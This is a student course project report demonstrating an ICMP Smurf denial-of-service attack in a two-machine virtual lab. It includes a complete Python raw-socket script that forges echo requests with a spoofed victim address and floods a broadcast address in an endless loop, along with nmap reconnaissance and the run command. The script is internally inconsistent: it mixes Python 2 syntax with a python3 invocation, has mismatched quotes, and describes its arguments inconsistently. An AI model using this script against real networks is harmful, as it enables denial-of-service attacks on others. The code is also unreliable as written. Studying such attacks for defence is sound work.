



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

**School of Computer Science and Engineering**

# **Internet Control Message Protocol Smurf Attack using Wireshark and Python**

*A project submitted  
in partial fulfilment of the requirements for the degree of  
Bachelor of Technology  
in  
Computer Science*

**By**

19BCE2016- Bhavya Harchandani

19BCE2061- Shruti Gupta

19BCE2362- Abhinav Dholi

**Course Instructor**

Dr. S VAIRAMUTHU

Associate Professor / SCOPE

**April 2022**

## **UNDERTAKING**

This is to declare that the project entitled “Internet Control Message Protocol Smurf Attack using Wireshark and Python” is an original work done by undersigned, in partial fulfilment of the requirements for the degree “Bachelor of Technology in Computer Science and Engineering” at School of Computer Science and Engineering, VIT, Vellore as part of the course CSE3502 Information Security Management.

All the analysis, design and system development have been accomplished by the undersigned. Moreover, this project has not been submitted to any other college or university.

19BCE2016- Bhavya Harchandani

19BCE2061- Shruti Gupta

19BCE2362- Abhinav Dholi

## ABSTRACT

*Smurf Attack is a method of generating significant computer network traffic on a victim network. It is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages. In this technique, the attacker forges ICMP echo request packets with the IP address of the victim as the source address and broadcasts the request on the network, making the computers in the network send replies to the ICMP echo requests. This project will be demonstrating a scenario where we'll identify the IP address of the target PC through Nmap and send large amounts of traffic/packets (ICMP requests) to the broadcast address at particular intermediary sites. We'll generate significant computer network traffic on the target PC and demonstrate a DoS (Denial of Service) attack.*

## Table of Contents

Serial No	Topic	Page No
1	List of Figures	5
2	Introduction	6
3	Abbreviations and Acronyms	7
4	Contents	7
4.1	Smurf Attack	7
4.2	ICMP and ICMP Echo	7
4.3	Procedure to conduct a successful ICMP Smurf Attack	8
4.4	Implementation	9
4.5	Procedure	11
4.6	Figures and Tables	16
5	Conclusion	16
6	Team Member Contribution	17
7	References	17

## **1. LIST OF FIGURES**

<b>Figure</b>	<b>Representation</b>
<b>Fig1</b>	Topology
<b>Fig2</b>	Step 1
<b>Fig3</b>	Step 2
<b>Fig4</b>	Step 3
<b>Fig5</b>	Step 4
<b>Fig6</b>	Step 5
<b>Fig7</b>	Step 6

## **2. Introduction**

The Internet is a worldwide network of interconnected computer networks. The internet's utility in everyday life is enormous. It offers a diverse range of information, services, and resources, allowing all sectors to be properly connected. As the need for the internet grows, various challenges to its security arise. The source of internet vulnerability is primarily due to its design, which was primarily concerned with its functionality rather than its security. As a result, a variety of attacks and dangers are causing concern about internet security. Authentication, integrity, availability, secrecy, and non-repudiation are all concerns that pertain to internet security. The data of many online learners, particularly students, are at risk if the website is not properly secured and falls prey to hackers, especially in the online education industry. The formal definition of the Smurf Attack is “a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address”. In this technique, the attacker creates ICMP echo request packets with the IP address of the victim as the source address and broadcasts the request on the network, thus making all the computers in the network send replies to the ICMP echo requests, that is, to the victim. This attack would be overwhelming in a multi-access broadcast network as hundreds of computers would be listening to the broadcast. This project will be demonstrating a scenario where we'll identify the IP address of the target PC through Nmap and send large amounts of traffic/packets (ICMP requests) to the broadcast address at particular intermediary sites. We'll generate significant computer network traffic on the target PC and demonstrate a DoS (Denial of Service) attack.

### 3. Abbreviations and Acronyms

Abbreviations	Full Form
ICMP	Internet Control Message Protocol
QEMU	Quick EMUlator
KVM	Kernel Based Virtual Machine
IP	Internet Protocol

### 4. Contents

#### *4.1 Smurf Attack*

The Smurf Attack is “a way of generating significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages”. In this technique, the attacker forges ICMP echo request packets with the IP address of the victim as the source address and broadcasts the request on the network, making the computers in the network send replies to the ICMP echo requests. Of course, in a multi-access broadcast network, the number of replies could be overwhelming as hundreds of computers may listen to the broadcast.

#### *4.2 ICMP & ICMP Echo*


The ICMP “is one of the core protocols of the Internet Protocol Suite. It is chiefly used by networked computers’ operating systems to send error messages—indicating, for instance, that a requested service is not available or that a host or router could not be reached”. Typically, the ICMP packets are generated or sent in case the IP datagrams errors or diagnostic and routing purposes, and the echo request is “an ICMP message whose data is expected to be received back in an echo reply (“ping”) containing the exact data received in the request message.”

### ***4.3 Procedure to conduct a successful ICMP Smurf attack***

The steps of ICMP smurf attack are:

- Target IP address to be identified by the attacker machine through nmap.
- Intermediary address or broadcast address of the network to be identified by attacker machine, to amplify the attack.
- Large amounts of ICMP request packets would be sent by the attacker to the broadcast address of the network.
- Other machines in the network will respond by sending ICMP requests to the target machine's IP address.
- Then, the target machine will reply with ICMP reply packets to all the ICMP request packets.

Hence, the denial-of-service attack, or ICMP Smurf Attack, is completed.



*Figure 1: Topology*



## 4.4 Implementation

The testing environment consists of two 64-bit Kali Linux machines - one would be used as an attacker and the other as a target machine. Both the machines are a part of the same network, and QEMU/KVM was used for the virtualization process. To assist in the spoofing process, we would be using some Python scripts in order to generate ICMP request packets and send to broadcast address of the network.

Code (to generate ICMP request packets and send to broadcast address):

```
import socket
import sys
from scapy.layers.l2 import arping

def IPHeader(source, destination, proto):
    packet = b''
    packet += b'\x45' # Version (IPv4) + Internet Protocol header length
    packet += b'\x00' # no quality of service
    packet += b'\x00\x54' # Total frame length
    packet += b'\x23\x2c' # Id of this packet
    packet += b'\x40' # Flags (Don't Fragment)
    packet += b'\x00' # Fragment offset: 0
    packet += b'\x40' # Time to live: 64
    packet += proto # Protocol: ICMP (1)
    packet += b'\x0a\x0a' # Checksum (python does the work for us)
    packet += socket.inet_aton(source) # Set source IP to the supplied one
    packet += socket.inet_aton(destination) # Set destination IP to the supplied one
    return packet

def CreateICMPRequest():
    packet = b''
    packet += b'\x08' # ICMP Type:8 (icmp echo request)
    packet += b'\x00' # Code 0 (no code)
    packet += b'\xbd\xcb' # Checksum
    packet += b'\x16\x4f' # Identifier (big endian representation)
    packet += b'\x00\x01' # Sequence number (big endian representation)
    packet +=
```

```

b"\x92\xde\xe2\x50\x00\x00\x00\xe1\xe1\x0e\x00\x00\x00\x00\x10\x11\x12\x13\x14\x
15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x
2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37' # Data (56 bytes)

return packet

def smurfattack(values):

    try:
        icmpsocket = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_ICMP)
        icmpsocket.bind(('', 1))
        icmpsocket.setblocking(0)
        icmpsocket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
        icmpsocket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
    except socket.error:
        print "You need to be root!"
        sys.exit(0)

    # send icmp echo request to supplied destination address with spoofed source address
    try:
        icmpsocket.connect((values[2], 1)) # i[0].pdst
        counter = 1
        print "sending %d icmp echo requests to %s with %s as source" % (
int(values[3]), values[2], values[1]) # i[0].pdst
        try:
            while counter <= int(values[3]):
                # send_packet(i[0].pdst)
                icmpsocket.send(
                    str(IPHeader(values[1], values[2], proto=b"\x01")) + str(CreateICMPRequest())) #
i[0].pdst
                counter = int(counter) + 1
        except KeyboardInterrupt:
            print 'Keyboard Interrupt'
            icmpsocket.close()
            icmpsocket.close()
    except IndexError:
        help_smurfattack()
        sys.exit(0)

```

```
def help_smurfattack():
    print "Usage: smurfattack <source IP> <broadcast address> <number of requests> "

if __name__ == "__main__":
    values = sys.argv
    while True:
        smurfattack(values)
```

## 4.5 Procedure

### 1. IP configuration of the attacker machine

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ #This is the attacker machine


(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:feee:b771 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ee:b7:71 txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 2220 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1774 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ s$
```

Figure 2: Step 1

## 2. IP configuration of the victim machine

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ #this is the victim machine'. The prompt is '(kali@kali)-[~]'. The user enters '\$ ifconfig'. The output shows the configuration for 'eth0' and 'lo'. For 'eth0', it lists flags, mtu, inet address (192.168.56.102), netmask, broadcast, inet6 address, prefixlen, scopeid, ether address, txqueuelen, RX/TX statistics, and errors. For 'lo', it lists flags, mtu, inet address (127.0.0.1), netmask, inet6 address, prefixlen, scopeid, loop txqueuelen, RX/TX statistics, and errors.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ #this is the victim machine

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fedf:6be5 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:df:6b:e5 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1390 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1000 (1000.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1000 (1000.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$
```

3.

*Figure 3: Step 2*

Now the attacker doesn't know the IP address of the victim PC, the only information he has is that the victim's pc is part of the same network, which means that it is in the same subnet. So the attacker PC will use nmap to search for the ip of the PCs connected to the network.

#### 4. Using nmap to search for the IP of the victim PC




```
kali@kali: ~  
File Actions Edit View Help  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ sudo nmap -sP 192.168.56.0/24  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 08:41 EDT  
Nmap scan report for 192.168.56.1  
Host is up (0.00080s latency).  
MAC Address: 0A:00:27:00:00:12 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00032s latency).  
MAC Address: 08:00:27:E8:72:10 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up (0.00099s latency).  
MAC Address: 08:00:27:DF:6B:E5 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.00 seconds  
  
(kali@kali)-[~]  
$
```

Figure 4: Step 3

Here, the attacker is able to identify the victim PCs IP address. Now the first part of our implementation i.e. the enumeration phase is completed, now we can continue with the attacking phase.

Now we know that the ip address of the victim machine is 192.168.56.102, now we'll proceed with using our script to generate the ICMP requests and packets.

## 5. Running the script on the attacker machine

A terminal window titled 'root@kali: /home/kali/Desktop' with a menu bar containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(root@kali)-[/home/kali/Desktop]'. The command being executed is 'python3 attack\_test.py 192.168.56.102 192.168.56.255 50'.

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# python3 attack_test.py 192.168.56.102 192.168.56.255 50
```

*Figure 5: Step 4*

Giving the parameters of the source IP as the victim IP address (192.168.56.102), the broadcast address being 192.168.56.255 and we'll be sending the requests in the batches of 50 infinitely.



## 6. Packets activity in wireshark on attacker machine




Figure 6: Step 5

This initiates the smurf attack using ICMP packets. As a result, ICMP request packets are sent to the broadcast address by the attacker machine, spoofing the target machine's identity. Thus, the target machine has to send ICMP reply packets to all the machines in the subnet, creating huge traffic in the subnet. This activity can be observed using the Wireshark application.

## 7. Packets activity and network traffic peak in wireshark on victim machine




Figure 7: Step 6

At the taskbar we can see the network traffic peak and the packet activity on the Wireshark. This ultimately causes a huge spike in the activity and the resource consumption of the victim machine. As observed here, the CPU usage of the victim machine goes upto 100% at times due to the huge number of ICMP packets.

#### ***4.6 Figures and Tables***

<b><i>Figure</i></b>	<b><i>Page No</i></b>
<b>Fig1</b>	8
<b>Fig2</b>	11
<b>Fig3</b>	12
<b>Fig4</b>	13
<b>Fig5</b>	14
<b>Fig6</b>	15
<b>Fig7</b>	15

## **5. Conclusion**

The ICMP smurf attack can be viewed as a successful attack if the required conditions are met, and the target machine has poorly configured network security. The resource use skyrockets after delivering ICMP request packets with the source IP address of the destination system. Although only two machines were utilised in the test, in a real-world scenario, the number of devices in the network would be substantially larger, resulting in a greater impact on the target machine if the smurf attack is successful. Modern devices have the advantage of being programmed to ignore broadcasts in order to prevent attacks like these.



## 6. Team Members Contribution

Register Number	Name	Contribution / Role in this Project
19BCE2016	Bhavya Harchandani	Analysis and implementation
19BCE2061	Shruti Gupta	Scripting
19BCE2362	Abhinav Dholi	Architecture Development

## 7. References

- [1] Shilpa Mehta, "Smurf Attacks: Attacks using ICMP", 2011
- [2] Zhenhai Duan, Xin Yuan, Jaideep Chandrashekar, "Controlling IP Spoofing Through Inter-Domain Packet Filters", IEEE INFOCOM, 2006
- [3] Abhrajit Ghosh, Larry Wong, Giovanni Di Crescenzo, Rajesh Talpade, "InFilter: Predictive Ingress Filtering to Detect Spoofed IP Traffic", Proc. of the 25th IEEE International Conference on Distributed Computing Systems Workshops (ICDCSW'05) 1545-0678/05 , 2005 IEEE
- [4] Gholam Reza Zargar, Peyman.Kabiri, "Identification of Effective Network Features to Detect Smurf Attacks", 978-1-4244-5187-6/09/2009 IEEE
- [5] Peter G. Neumann, "Denial-of-Service Attacks," ACM Communications, April 2000, vol 43. No. 4.
- [6] Lee Gerber, "Denial of Service Attacks Rip the Internet," IEEE Computer, April 2000